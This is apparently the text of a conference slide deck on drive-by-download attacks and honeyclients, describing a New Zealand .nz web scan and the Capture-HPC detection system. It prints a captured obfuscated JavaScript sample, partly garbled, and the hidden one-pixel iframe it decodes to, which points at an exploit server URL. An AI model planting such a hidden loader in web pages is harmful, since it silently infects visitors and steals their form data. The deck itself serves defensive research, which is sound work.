



# Drive-by-Download Analysis: prelude to the Botnets

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
# Presentation Outline

- Introduction to honeyclients (aka client honeypot) and drive-by-downloads
  - The **start** of many botnets
- .nz scan sponsored by InternetNZ
  - Most of this work is from New Zealand
- Background: research group at Victoria University of Wellington, ex-member of the NZ-ITF (was NZ BTF), now starting research centre at TVU
- HoneyNet Project - NZ chapter

# Drive-by-Downloads: Malicious Servers

- A malicious server attempts to exploit the vulnerabilities of client systems
  - One in 150 web servers are malicious (Q1/2010)
- Examples:
  - Installation of malware from a web server:
    - Key-logger (disclosure)
    - Botnet control software (owned)
  - Access to browser history (disclosure)
  - Crash of client program or platform (DoS)
  - Spoofing (aids phishing)

# Drive-by-Download Vulnerability/Attack/Exploit





# Contains Obfuscated Javascript


- ```
<script language=JavaScript> function dc(x)= st2 ns = "isiresearchsoft-com/cwyw" />{var l=x.length,b=1024,i,j,r,p=0,s=0,w=0,t=Array(63,17,21,4,60,32,52,45,13,28,0,0,0,0,0,5,42,57,37,41,48,62,59,56,24,46,31,38,12,3,27,19,1,39,36,6,26,44,20,9,33,34,0,0,0,0,43,0,15,53,40,8,2,54,16,7,0,14,23,18,11,22,58,35,51,50,29,25,47,10,30,55,49,61);for(j=Math.ceil(l/b);j>0;j--){r="";for(i=Math.min(l,b);i>0;i--,l--){w|=(t[x.charCodeAtAt(p++)-48])<<s;if(s){r+=String.fromCharCode(250^w&255);w>>=8;s-=2}else{s=6}}document.write(r)}}dc('TaXRdJBCKAsZdLBysmDpjAdE2ksLdFdCKodbljX52kBpjI7ZIAIxUxHSwocShxzrs_7SKjtRloHysu9xURcpNUBRhx8pPLHSljDCPoH5i_7SPoDRKItEsPVy2aXRdJBCKIM')\ </script>
```
- Decrypted and directs you to an exploit server using an iframe
- ```
<iframe src='http://crunet.biz/out.php' width='1' height='1' style='visibility: hidden;'></iframe>
```
- Tries an IE 6 exploit, then Apple Quicktime, then WinZip ...
- Loads a “sniffer” => gathers data when you fill in a web form, and sends it to a collection server
- (More generally recruited to a botnet for long term exploitation)

# Detection & Analysis: Honeyclients

- Security devices that seek, identify, analyse ***client side attacks*** and identify ***malicious content/servers*** (has no production value)
- Concentrates on client side of client/server relationship
  - Find malicious servers
    - Blacklisting (e.g. DNS blackholes)
    - Have servers removed & cleansed (discuss!)
  - Signature generation
  - Study the evolution of malicious servers
    - How are exploits hosted, distributed, deployed?
    - What clients are targeted and how are they exploited?
    - Trend analysis, detect emergent behaviours, etc.




# Client Honeypot Instrument






# Honeyclient - Components




# Capture-HPC Architecture

